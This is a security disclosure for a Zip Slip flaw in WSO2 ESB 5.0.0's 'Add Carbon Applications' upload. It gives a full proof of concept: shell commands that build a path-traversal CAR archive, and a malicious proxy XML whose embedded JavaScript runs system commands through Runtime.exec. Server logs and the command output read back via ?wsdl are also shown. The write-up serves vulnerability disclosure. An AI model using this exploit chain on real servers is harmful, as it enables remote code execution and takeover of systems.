WSO2 ESB Disclosures

Version 5.0.0

Environment:

- WSO2 ESB 5.0.0
- OpenJDK 1.8.0_252
- Ubuntu Linux

Findings:

1. MAL-005: Zip Slip in Add Carbon Applications

Description:


The “Add Carbon Applications” Plugin in WSO2 ESB is susceptible to a ZipSlip attack when uploading CAR files containing path traversal elements (E.g. “../”) in the name of the archived files. This vulnerability can be leveraged in order to write/overwrite arbitrary files and obtain Remote Code Execution.

Proof of Concept:

First, we will create a malicious ZIP archive containing our malicious file.
Commands used:

```
mkdir -p repository/deployment/server/synapse-configs/default/proxy-services
cp car_exfil.xml repository/deployment/server/synapse-configs/default/proxy-services
mkdir -p 1/2/3/4
cd 1/2/3/4
zip car_exfil.zip ../../../../repository/deployment/server/synapse-
configs/default/proxy-services/car_exfil.xml
mv car_exfil.zip car_exfil.car
```

Attacker view:



guest@tester: ~/Desktop/Wso2 Enterprise Bus/zipslip/car_zipslip/1/2/3/4
File Edit View Search Terminal Help


```
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/car_zipslip$ mkdir -p repository/deployment/server/synapse-configs/default/proxy-services/
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/car_zipslip$ cp car_exfil.xml repository/deployment/server/synapse-configs/default/proxy-services/
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/car_zipslip$ mkdir -p 1/2/3/4
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/car_zipslip$ cd 1/2/3/4/
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/car_zipslip/1/2/3/4$ zip car_exfil.zip ../../../../repository/deployment/server/synapse-configs/defa
ult/proxy-services/car_exfil.xml
  adding: ../../../../repository/deployment/server/synapse-configs/default/proxy-services/car_exfil.xml (deflated 51%)
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/car_zipslip/1/2/3/4$ unzip -l car_exfil.zip
Archive:  car_exfil.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
     1254  2020-11-03 12:37   ../../../../repository/deployment/server/synapse-configs/default/proxy-services/car_exfil.xml
---------                     -------
     1254                     1 file
guest@tester:~/Desktop/Wso2 Enterprise Bus/zipslip/car_zipslip/1/2/3/4$ mv car_exfil.zip car_exfil.car
```

When the CAR is processed the zip slip will trigger and will write the new proxy file “car_exfil.xml”. This file is auto-deployed by the WSO2 server and contains arbitrary RhinoJS JavaScript code.

Contents of “car_exfil.xml”:

```
<?xml version="1.0" encoding="UTF-8"?>
<proxy xmlns="http://ws.apache.org/ns/synapse"
       name="car_exfiltrator"
       transports="http https"
       startOnLoad="true">
   <description/>
   <target>
      <inSequence>
        <script language="js">
var pwd = java.lang.System.getProperty("user.dir") + "/";
var repopath = pwd + "repository/deployment/server/synapse-configs/default/proxy-services/";

var cmd = "id";
var output = new java.io.BufferedReader(new java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).lines().collect(java.util.stream.Collectors.joining());

var exfil_xml1 = "&lt;?xml version=\"1.0\" encoding=\"UTF-8\"?&gt; \
&lt;proxy xmlns=\"http://ws.apache.org/ns/synapse\" \
       name=\"exfil\" \
       transports=\"http https\" \
       startOnLoad=\"true\"&gt; \
   &lt;description&gt;&lt;![CDATA[";

var exfil_xml2 = "]]&gt;&lt;/description&gt; \
   &lt;target&gt; \
      &lt;inSequence/&gt; \
   &lt;/target&gt; \
&lt;/proxy&gt;";

var result = exfil_xml1 + "CAR Zipslip: " + output + exfil_xml2;

var filename = repopath + "exfil.xml";
var writer = new java.io.FileWriter(filename);
writer.append(result);
writer.close();
        </script>
      </inSequence>
   </target>
</proxy>
```

With the malicious CAR generated, we can upload it via the “Add Carbon Applications”:




Add Carbon Applications

Upload Carbon Application


Carbon Application Artifact(.car) car_exfil.car

If the above steps were performed correctly, the malicious proxy service should auto-deploy:




```
[2020-11-03 12:40:23,977]  INFO - ProxyService Building Axis service for Proxy service : car_exfiltrator
[2020-11-03 12:40:23,978]  INFO - ProxyService Adding service car_exfiltrator to the Axis2 configuration
[2020-11-03 12:40:23,979]  INFO - DeploymentInterceptor Deploying Axis2 service: car_exfiltrator {super-tenant}
[2020-11-03 12:40:23,980]  INFO - ProxyService Successfully created the Axis2 service for Proxy service : car_exfiltrator
[2020-11-03 12:40:23,980]  INFO - DependencyTracker Proxy service : car_exfiltrator was added to the Synapse configuration successfully
[2020-11-03 12:40:23,981]  INFO - ProxyServiceDeployer ProxyService named 'car_exfiltrator' has been deployed from file : /home/guest/Desktop/Wso2 Ente
rprise Bus/wso2esb-5.0.0/repository/deployment/server/synapse-configs/default/proxy-services/car_exfil.xml
```

With the ZipSlip triggered and the “car_exfiltrator” service deployed, we can access the service in order to trigger the execution of the JavaScript:


Mozilla Firefox
WSO2 Enterprise Service
127.0.0.1:9443/services/car
127.0.0.1:9443/services/exfi
https://127.0.0.1:9443/services/car_exfiltrator


In this case our Java code will execute the “id” system command and will embed the output in the XML description of a newly created service called “exfil”.

Again, we will need to wait for the new service to get deployed:



```
[2020-11-03 12:40:53,995]  INFO - ProxyService Stopped the proxy service : exfil
[2020-11-03 12:40:53,995]  INFO - DeploymentInterceptor Removing Axis2 Service: exfil {super-tenant}
[2020-11-03 12:40:53,999]  INFO - DependencyTracker Proxy service : exfil was removed from the Synapse configuration successfully
[2020-11-03 12:40:53,999]  INFO - ProxyService Building Axis service for Proxy service : exfil
[2020-11-03 12:40:53,999]  INFO - ProxyService Adding service exfil to the Axis2 configuration
[2020-11-03 12:40:54,000]  INFO - DeploymentInterceptor Deploying Axis2 service: exfil {super-tenant}
[2020-11-03 12:40:54,000]  INFO - ProxyService Successfully created the Axis2 service for Proxy service : exfil
[2020-11-03 12:40:54,000]  INFO - DependencyTracker Proxy service : exfil was added to the Synapse configuration successfully
[2020-11-03 12:40:54,001]  INFO - ProxyServiceDeployer ProxyService named 'exfil' has been update from file : /home/guest/Desktop/Wso2 Enterprise Bus/w
so2esb-5.0.0/repository/deployment/server/synapse-configs/default/proxy-services/exfil.xml
```

Once the “exfil” service is deployed, we can view the “?wsdl” of the service in order to get the exfiltrated command output:


Mozilla Firefox
WSO2 Enterprise Service
127.0.0.1:9443/services/car
127.0.0.1:9443/services/exfi
https://127.0.0.1:9443/services/exfil?wsdl

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
–<wsdl:definitions targetNamespace="http://ws.apache.org/axis2">
  <wsdl:documentation>
    CAR Zipslip - uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
  </wsdl:documentation>
  <wsdl:types/>
```